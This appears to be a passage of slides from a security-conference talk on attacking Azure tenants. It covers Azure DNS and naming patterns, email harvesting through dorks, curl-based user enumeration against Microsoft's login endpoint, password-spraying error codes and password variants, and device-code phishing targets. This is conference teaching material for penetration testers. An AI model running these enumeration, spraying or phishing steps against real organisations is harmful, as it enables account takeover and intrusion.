Verification will not succeed until you have configured your domain with your registrar as described above.

**Verify**

*The DNS  
TXT Record*

# Demo

➜ lb@SPACESHIP:~\$



# Azure Service DNS Records

Domain	Associated Service
azurewebsites.net	App Services
scm.azurewebsites.net	App Services - Management
p.azurewebsites.net	App Services
cloudapp.net	App Services
file.core.windows.net	Storage Accounts-Files
blob.core.windows.net	Storage Accounts-Blobs
queue.core.windows.net	Storage Accounts-Queues
table.core.windows.net	Storage Accounts-Tables
redis.cache.windows.net	Databases-Redis
documents.azure.com	Databases-Cosmos DB
database.windows.net	Databases-MSSQL
vault.azure.net	Key Vaults
onmicrosoft.com	Microsoft Hosted Domain
mail.protection.outlook.com	Email
sharepoint.com	SharePoint
azureedge.net	CDN
search.windows.net	Search Appliance
azure-api.net	API Services

Diagram illustrating the mapping of Azure Service DNS Domains to their Associated Services:

- Red Box (App Services): azurewebsites.net, scm.azurewebsites.net, p.azurewebsites.net, cloudapp.net → Application Service
- Blue Box (Storage Accounts): file.core.windows.net, blob.core.windows.net, queue.core.windows.net, table.core.windows.net → Storage Service
- Orange Box (Databases): redis.cache.windows.net, documents.azure.com, database.windows.net → Database Service
- Pink Box (Key Vaults): vault.azure.net → Key Vault
- Green Boxes (User Related Services): onmicrosoft.com, mail.protection.outlook.com, sharepoint.com → User Related Service
- Black Box (Other Services): azureedge.net, search.windows.net, azure-api.net → Other Services

# Common basenames —

Base names can be tricky to find. But, there are some "formats" that admins can choose to configure them to. For pepperclipp.tech, it would be:

- Domain without TLD: pepperclipp
- Full Domain Name: pepperclipptech
- Full Domain Name with underscore: pepperclipp\_tech
- Full Domain Name with dash: pepperclipp-tech
- Domain without TLD and country: pepperclippalbania
- Full Domain Name and country: pepperclipptechalbania
- Full Domain Name and country short code: pepperclipptechal
- Full Domain Name and country with underscores: pepperclipp\_tech\_albania
- Full Domain Name and country short code with underscores: pepperclipp\_tech\_al
- Full Domain Name and country with dashes: pepperclipp-tech-albania
- Full Domain Name and country short code with dashes: pepperclipp-tech-al

# Demo

```
(bsides)()()Nebula) >>> |
```




# User Searching




You can get a list of users using:

- Hunter.io
- Harvester
- LinkedIn
- Google Dorks



A screenshot of the Hunter.io interface. In the search bar at the top, the URL "securitybsides.com" is entered. To the right of the search bar is a red button labeled "Find email addresses". Below the search bar, the text "Most common pattern: {last}{f}@intesasanpaolobank.al" is displayed, followed by "1 email address". A list item shows an email address starting with "c" followed by "@securitybsides.com" with a yellow info icon. To the right of this list item is "2 sources". A grey curved arrow points from the text "Hunter.io will try to list emails and give you the possible email format" down to the email address in the list.

Hunter.io will try to list emails  
and give you the possible  
email format



A screenshot of a Google search results page. The search query in the bar is "intext:'@pepperclipp.tech' site:linkedin.com/in". Below the search bar, a grey curved arrow points from the text "Try grabbing emails from LinkedIn using Google Dorks" up to the search query.

Try grabbing emails from LinkedIn using  
Google Dorks

# User Fuzzing



Azure makes it easier to check if a user exists. To check if a user exists, make a POST request to:

*https://login.microsoftonline.com/common/GetCredentialType*

With Data:

*data = '{"Username": "' + email + '"}'*

```
glb@SPACESHIP:/mnt/e/NewNebula/client$ curl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "administrator_user@pepperclipp.techdqw"}'  
{"Username": "administrator_user@pepperclipp.techdqw", "Display": "administrator_user@pepperclipp.techdqw", "IfExistsResult": 1, "IsUnmanaged": false, "ThrottleStatus": 1, "Credentials": {"PrefCredential": 1, "HasPassword": true, "RemoteNgcParams": null, "FidoParams": null, "SasParams": null, "CertAuthParams": null, "GoogleParams": null, "FacebookParams": null}, "EstsProperties": {"DomainType": 1}, "IsSignupDisallowed": false, "apiCanary": "AQABAAAAAAD--DLA3V07QrddgJg7WevrE-N-WtmIgkQblmK2SiQ--HLrGWfK267tE2fyA5fSupkM1bxdmXPg44-VEZa2mvQxu0VtQp9lYetbk9SyAPHl0Z1nRMm049mJ8ff6l0uvocTQbhZgLuEYdxwkl4Vj90vRRSquwQfaLRShWI0z9rFjUmvHIWIPrm9noqv91HS_2rKkzG88LfQ3eZgMRc1dwmjfUdDdrLWY_seAUQoPglRwiAA"}  
glb@SPACESHIP:/mnt/e/NewNebula/client$ lcurl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "administrator_user@pepperclipp.tech"}'  
{"Username": "administrator_user@pepperclipp.tech", "Display": "administrator_user@pepperclipp.tech", "IfExistsResult": 0, "IsUnmanaged": false, "ThrottleStatus": 0, "Credentials": {"PrefCredential": 1, "HasPassword": true, "RemoteNgcParams": null, "FidoParams": null, "SasParams": null, "CertAuthParams": null, "GoogleParams": null, "FacebookParams": null}, "EstsProperties": {"UserTenantBranding": null, "DomainType": 3}, "IsSignupDisallowed": true, "apiCanary": "AQABAAAAAAD--DLA3V07QrddgJg7WevrQvV09z0Is38w7lf14XzWpUHPXrn-R8LXXWCYqul2dEJtp24WcWNGnz9J7IeweprmZ577i6nIICG3AC-yX0DpiK1Vp_N_p8jIEKn3nY9deJtLSnrwol9e2vtmV9VMPfkWECxcp_l527Y6E8q41YuR3g9KdAZWC09UjHuyfgD01c4wmkMuD_8n0qVdBRTiDCow5U8uxhcsTLhA2L4Vcsd_liAA"}  
glb@SPACESHIP:/mnt/e/NewNebula/client$ |
```

If user exists,  
IfExistsResult  
will be 0.

# Finding the email format



Companies can have different formats for their emails like:

- name.lname@domain
- nlname@domain
- namelname@domain
- n.lname@domain

We can leverage this technique to get the valid email format using a known employee (from sources like LinkedIn).

Example: Brave Hervey


```
glb@SPACESHIP:~$ curl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "Brave.Hervey@pepperclipp.t  
ech"}' | jq .IfExistsResult  
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current  
          Dload  Upload Total Spent   Left Speed  
100  714  100  669  100  45  1973    132 --:--:-- --:--:-- --:--:-- 2106  
1  
glb@SPACESHIP:~$ curl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "BraveHervey@pepperclipp.te  
ch"}' | jq .IfExistsResult  
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current  
          Dload  Upload Total Spent   Left Speed  
100  711  100  667  100  44  1389     91 --:--:-- --:--:-- --:--:-- 1481  
1  
glb@SPACESHIP:~$ curl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "BHervey@pepperclipp.tech"}  
' | jq .IfExistsResult  
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current  
          Dload  Upload Total Spent   Left Speed  
100  699  100  659  100  40  2174    132 --:--:-- --:--:-- --:--:-- 2306  
0  
glb@SPACESHIP:~$ |
```



# Demo

```
(bsides)()()Nebula) >>> |
```





# Initial Access



# Azure Initial Access Methods

- Credentials in Source Code
  - Access to the code
  - Static Analysis
  - Repositories (Github, Gitlab, Bitbucket)
  - Credentials can be in the form of username + password, username + certificate, client ID and client secret (all for Azure)
- Access to public storage files (might contain credentials)
- Credentials from browser
- **Phishing**
  - **Phishing (modlishka, evilginx)**
  - **Same password usage on many accounts (private and company related)**
  - **Device Code Phishing**
- **Password Spraying**
- **Access to Azure Context file**
- **Access to az shell**
- Cloud Machine Credential Access
  - RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
  - SSRF in Cloud machine (AWS Metadata API v1)
  - SSTI (Metadata Access, Environment Variables Access, file access)
- **Emails**
- Vendor Support Tickets (might contain credentials, or at least info regarding services used)
- **Public Breaches**
- God Forbid, public sites like Pastebin


# Password Spraying



You can leverage MSOL Login Return Codes to indicate if a user exists or not, its cred is valid or not, has MFA is enabled, is locked, blocked or expired and if the tenant exists.

## Codes

- 0: ['AADSTS50034'], # INVALID
- 1: ['AADSTS50126'], # VALID
- 3: ['AADSTS50079', 'AADSTS50076'], # MSMFA
- 4: ['AADSTS50158'], # OTHER MFA
- 5: ['AADSTS50053'], # LOCKED
- 6: ['AADSTS50057'], # DISABLED
- 7: ['AADSTS50055'], # EXPIRED
- 8: ['AADSTS50128', 'AADSTS50059'], # INVALID TENANT



Tools like MSOLSpray and o365spray use this technique to do user enumeration and password spraying.

# Password Seen too many times —



bkeller@pepperclipp.tech

## Update your password

You need to update your password because this is the first time you are signing in, or because your password has expired.

.....

---

We've seen that password too many times before.  
Choose something harder to guess. [View details](#)

.....|

---

.....

---

[Sign in](#)

When configured, some weak passwords will be not accepted, saying that the password was seen too many times (not on the infrastructure).

But, some password, though weak, can bypass this. Those are even passwords being used too much:

- Summer2020...
- !Summer2020...
- !!!Summer2020

Check for them too on your password spraying.


# Demo

```
(bsides)()()Nebula) >>> |
```



# Device Code Phishing

B8SIDES Tirana




# Audience URL —



<https://management.azure.com>  
<https://management.core.windows.net>

If you are phishing an Admin user, try the Management API, so that you can access other resources.



<https://graph.microsoft.com>  
<https://graph.windows.net>

Normal users might not have any access to Azure Infrastructure Related Services, but have access to their O365 Resources (mail, contacts, calendar, notes, sharepoint, drive, etc)

